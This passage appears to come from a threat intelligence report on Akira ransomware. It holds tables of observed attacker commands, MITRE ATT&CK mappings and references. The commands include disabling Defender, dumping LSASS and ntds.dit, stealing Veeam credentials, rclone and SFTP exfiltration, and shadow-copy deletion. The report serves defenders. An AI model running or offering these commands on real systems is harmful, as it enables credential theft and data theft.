		reg add HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
		reg add HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection
		sc config WinDefend start= disabled
Credential Access	Command Execution	rundll32.exe comsvcs.dll, MiniDump lsass
		Cl.exe -c -i C:\Windows\NTDS\ntds.dit -o C:\ProgramData\nt.txt
		Cl.exe -c -i C:\Windows\System32\config\SYSTEM -o C:\ProgramData\sys
		ntdsutil ifm create full <path>
		sqlcmd.exe SELECT credentials from VeeamBackup database
		esentutl.exe dump browser credential database ("Login Data")
		rundll32.exe davclnt.dll,DavSetCookie tsclient
		svchost.exe -k LocalService -s WebClient

Observed Behaviors: Windows

Tactic	Evidence Type	Observed Behavior
Discovery	Command Execution	nltest /dclist:<Domain>
		nltest /dclist:<Domain>
		Advanced IP Scanner (portable) network scanning
		SharpShares.exe enumerate network shares via LDAP (netlogon, ipc$, print$)
		Get-ADComputer -Filter * (full AD computer enumeration)
		net localgroup Administrators
		net group "Domain Admins" /domain
		taskmgr.exe /4
		vssadmin.exe list shadowstorage
		mmc.exe virtmgmt.msc
		rustdesk.exe --check-hwcodec-config
		product.console.exe GetVersion
		powershell.exe query Microsoft Defender Tamper Protection status
	Output/Artifact	C:\ProgramData\AdComp.txt (AD computer inventory output)
		C:\ProgramData\oco.txt (network share enumeration output)
Lateral Movement	Command Execution	1.exe -p="\\<host>\C$" -n=10
		1.exe -p="\\<host>\D$" -n=10
		oco.exe -p="\\<domain>\ClusterStorage$" -n=10
		oco.exe -p="\\<IP Address>\C$\ClusterStorage" -n=10
		explorer.exe \\<IP Address>\Backups

Observed Behaviors: Windows

Tactic	Evidence Type	Observed Behavior
Collection	Command Execution	esentutl.exe /y <database>
		WinRAR.exe a -m4 -v3g -tn365d -n*.bmp -n*.doc -n*.docx -n*.xls -n*.xlsx -n*.pdf -n*.txt <archive> <data path>
	Output/Artifact	C:\Users\<redacted>\Downloads\PCSERVER\Log-*.txt
		C:\ProgramData\oco.txt
		C:\ProgramData\Log-*.txt
Command and Control	Command Execution	LMIGuardianSvc.exe /escort
		rustdesk.exe --service
		rustdesk.exe --server
		rustdesk.exe --tray
		AnyDesk.exe --install --start-with-win --install-driver --svc-conf <path> --sys-conf
Exfiltration	Command Execution	winscp.com /command "open sftp://<user>@<IP>:<port>" <local file>
		rclone.exe copy <local path> <remote destination> --multi-threaded
		WinRAR.exe a -ep1 -scul -r0 -iext -imon1 <archive> <target directories>
Impact	Command Execution	powershell.exe Get-WmiObject Win32_Shadowcopy
		svchost.exe -k swprv
	Configuration Change	net user <username> /del /domain

Observed Behaviors: Linux

Tactic	Evidence Type	Observed Behavior
Execution	Command Execution	CryptImportPublicKeyInfo()
		CryptGenRandom()
		CryptEncrypt()
		--fork
Defense Evasion	Command Execution	--vmonly
		--localonly / -ly
Credential Access	Command Execution	CryptAcquireContextW()
Lateral Movement	Command Execution	--share_file / -s
Impact	Command Execution	--encryption_path / -p
		--encryption_percent / -n
		Get-WmiObject Win32_Shadowcopy
		svchost.exe -k swprv
	Configuration Change	net user <username> /del /domain

MITRE ATT&CK® Mappings

Reconnaissance	
T1590: Gather Victim Identity Information	.002: Email Addresses
T1595: Active Scanning	.002: Vulnerability Scanning
Resource Development	
T1584: Compromise Infrastructure	
T1588: Obtain Capabilities	.002: Tool
T1650: Acquire Access	
Initial Access	
T1078: Valid Accounts	
T1133: External Remote Services	
T1190: Exploit Public-Facing Application	
T1199: Trusted Relationships	
T1566: Phishing	.001: Spearphishing Attachment .002: Spearphishing Link
Execution	
T1047: Windows Management Instrumentation	
T1053: Scheduled Task	.005: Scheduled Task/Job
T1059: Command and Scripting Interpreter	.001: PowerShell .002: AppleScript .003: Windows Command Shell .005: Visual Basic

MITRE ATT&CK® Mappings

Execution	
T1106: Native API	
T1129: Shared Modules	
T1204: User Execution	.002: Malicious File
T1569: System Services	.002: Service Execution
Persistence	
T1053: Scheduled Task	.005: Scheduled Task/Job
T1078: Valid Accounts	.003: Local Accounts
T1098: Account Manipulation	.001: Local Account .002: Domain Account .007: Additional Local or Domain Groups
T1136: Create Account	.001: Local Account .002: Domain Account
T1176: Browser Extensions	
T1505: Server Software Component	.003: Web Shell
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder .009: Shortcut Modification
Privilege Escalation	
T1068: Exploitation for Privilege Escalation	
T1078: Valid Accounts	
T1098: Account Manipulation	.002: Domain Account

MITRE ATT&CK® Mappings

Privilege Escalation	
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder .009: Shortcut Modification
Defense Evasion	
T1006: Direct Volume Access	
T1027: Obfuscated Files or Information	.001: Binary Padding .002: Software Packing .005: Indicator Removal from Tools .009: Embedded Payloads .015 Compression
T1036: Masquerading	.005: Match Legitimate Name or Location
T1055: Process Injection	
T1112: Modify Registry	
T1218: Signed Binary Proxy Execution	.010: Regsvr32 .011: Rundll32
T1222: File and Directory Permissions Modification	.001: Windows File and Directory Permissions Modification
T1497: Virtualization/Sandbox Evasion	
T1550: Use Alternative Authentication Material	.002: Pass the Hash
T1553: Subvert Trust Controls	.002: Code Signing
T1562: Impair Defenses	.001: Disable or Modify Tools
T1564: Hide Artifacts	.002: Hidden Users .006: Run Virtual Instance

MITRE ATT&CK® Mappings

Defense Evasion	
T1574: Hijack Execution Flow	.001: DLL
T1622: Debugger Evasion	
T1656: Impersonation	
Credential Access	
T1003: OS Credential Dumping	.001: LSASS Memory .002 Security Account Manager .003: NTDS
T1040: Network Sniffing	
T1110: Brute Force	.003: Password Spraying
T1111: Multi-Factor Authentication Interception	
T1555: Credentials from Password Stores	.003: Credentials from Web Browsers .004 Windows Credential Manager
T1558: Steal or Forge Kerberos Tickets	
T1649: Steal or Forge Authentication Certificates	
Discovery	
T1010: Application Window Discovery	
T1012: Query Registry	
T1016: System Network Configuration Discovery	

MITRE ATT&CK® Mappings

Discovery	
T1018: Remote System Discovery	
T1046: Network Service Discovery	
T1057: Process Discovery	
T1069: Permission Groups Discovery	.001: Local Groups .002: Domain Groups
T1082: System Information Discovery	
T1083: File and Directory Discovery	
T1087: Account Discovery	.001: Local Account .002: Domain Account
T1135: Network Share Discovery	
T1482: Domain Trust Discovery	
T1518: Software Discovery	.001: Security Software Discovery
T1614: System Location Discovery	.001: System Language Discovery
Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol .002: SMB/Windows Admin Shares .004: SSH
T1080: Taint Shared Content	
T1550: Use Alternate Authentication Material	.002: Pass the Hash
T1563: Remote Service Session Hijacking	.002: RDP Hijacking

MITRE ATT&CK® Mappings

Lateral Movement	
T1570: Lateral Tool Transfer	
Collection	
T1005: Data from Local System	
T1039: Data from Network Shared Drive	
T1114: Email Collection	.001: Local Email Collection
T1185: Browser Session Hijacking	
T1213: Data from Information Repositories	.002: SharePoint
T1560: Archive Collected Data	.001: Archive via Utility
Command and Control	
T1090: Proxy	
T1105: Ingress Tool Transfer	
T1219: Remote Access Software	.002: Remote Desktop Software
T1572: Protocol Tunneling	
Exfiltration	
T1020: Automated Exfiltration	
T1029: Scheduled Transfer	
T1041: Exfiltration Over C2 Channel	

MITRE ATT&CK® Mappings

Exfiltration	
T1048: Exfiltration Over Alternative Protocol	.002: Exfiltration Over SFTP .003: Exfiltration Over Unencrypted Non-C2 Protocol
T1537: Transfer Data to Cloud Account	
T1567: Exfiltration Over Web Service	.002: Exfiltration to Cloud Storage
Impact	
T1486: Data Encrypted for Impact	
T1489: Service Stop	
T1490: Inhibit System Recovery	
T1491: Defacement	.001: Internal Defacement
T1531: Account Access Removal	
T1657: Financial Theft	

References

- Blackpoint Cyber (2025, September 10) “Beyond the Alerts: SonicWall Exploitation.” https://blackpointcyber.com/podcast/beyond-the-alerts-sonicwall-exploitation/
- Blackpoint Cyber (2025, August 03) “Blackpoint Threat Bulletin: SonicWall Firewall Appliances Targeted by Threat Actors.” https://blackpointcyber.com/blog/blackpoint-threat-bulletin-sonicwall-firewall-appliances-targeted-by-threat-actors/
- BushidoToken (2023, September 15) “Tracking Adversaries: Akira, another descendent of Conti.” https://blog.bushidotoken.net/2023/09/tracking-adversaries-akira-another.html
- Campbell, Steven; Suthar, Akshay; Belfiore, Connor (2023, July 26) Arctic Wolf: “Conti and Akira: Chained Together.” https://arcticwolf.com/resources/blog/conti-and-akira-chained-together/
- CISA (2024, April 18) “#StopRansomware: Akira Ransomware.” https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-109a
- CloudSEK (2023, July 24) “Akira Ransomware: What You Need to Know.” https://www.cloudsek.com/threatintelligence/akira-ransomware-what-you-need-to-know
- Cutler, Silas (2023, August 23) Stairwell: “Akira: Pulling on the chains of ransomware.” https://stairwell.com/resources/akira-pulling-on-the-chains-of-ransomware/
- Cyble (2023, May 10) “Unraveling Akira Ransomware.” https://cyble.com/blog/unraveling-akira-ransomware/
- Demboski, Morgan (2023, December 21) Sophos: “Akira, again: The ransomware that keeps on taking.” https://news.sophos.com/en-us/2023/12/21/akira-again-the-ransomware-that-keeps-on-taking/
- Dharmavaram, Rakesh; Yeleswarapu, Praveen (2023, July 28) BluSapphire: “An In-depth Analysis of Akira Ransomware Attacks.” https://www.blusapphire.com/blog/an-in-depth-analysis-of-akira-ransomware-attacks
- HC3 (2024, April 05) “HC3’s Top 10 Most Active Ransomware Groups.” https://www.hhs.gov/sites/default/files/hc3-top-10-most-active-ransomware-groups-analyst-note-tlpclear-r.pdf
- Imano, Shunichi; Slaughter, James (2023, October 12) Fortinet: “Ransomware Roundup – Akira.” https://www.fortinet.com/blog/threat-research/ransomware-roundup-akira
- Kadja, Manoel (2023, September 13) Darktrace: “Akira Ransomware: How Darktrace Foiled Another Novel Ransomware Attack.” https://darktrace.com/blog/akira-ransomware-how-darktrace-foiled-another-novel-ransomware-attack
- Khan, Mohammad Amr (2023, June 21) Pulsedive: “Akira Ransomware.” https://blog.pulsedive.com/akira-ransomware/
- Montini, Heloise (2023, December 28) Proven Data: “Akira Ransomware: What You Need To Know.” https://www.provendata.com/blog/akira-ransomware/
- Moshayev, Emanuel (2023, October 18) Cynet: “Megazord Ransomware.” https://www.cynet.com/blog/megazord-ransomware-technical-analysis-and-preventions/
- Mundo, Alexandre; Kersten, Max (2023, November 29) Trellix: “Akira Ransomware.” https://www.trellix.com/about/newsroom/stories/research/akira-ransomware/

References

- Nugroho, Yohanes (2025, March 13) “Decrypting Encrypted files from Akira Ransomware (Linux/ESXI variant 2024) using a bunch of GPUs.” https://tinyhack.com/2025/03/13/decrypting-encrypted-files-from-akira-ransomware-linux-esxi-variant-2024-using-a-bunch-of-gpus/
- Pondurance (2023, November 22) “Akira Ransomware, Threat Intelligence, and more.” https://www.pondurance.com/blog/akira-ransomware-and-threat-intelligence/
- Pondurance (2023, November 22) “Akira Ransomware, Threat Intelligence, and more.” https://www.pondurance.com/blog/akira-ransomware-and-threat-intelligence/
- Poudel, Swachchhanda Shrawan (2023, September) Logpoint: “Deciphering Akira’s Arsenal: Tactics for Uncovering and Responding.” https://www.logpoint.com/wp-content/uploads/2023/09/emerging-threats-akira.pdf
- Pradhan, Akshat (2024, October 02) Qualys Community: “Threat Brief: Understanding Akira Ransomware.” https://blog.qualys.com/vulnerabilities-threat-research/2024/10/02/threat-brief-understanding-akira-ransomware
- The BlackBerry Research & Intelligence Team (2024, July 11) “Akira Ransomware Targets the LATAM Airline Industry.” https://blogs.blackberry.com/en/2024/07/akira-ransomware-targets-the-latam-airline-industry
- Trend Micro Research (2023, October 05) “Ransomware Spotlight: Akira.” https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-akira
- CISA (2025, November 13) #StopRansomware: Akira Ransomware https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-109a

Adversary Pursuit Group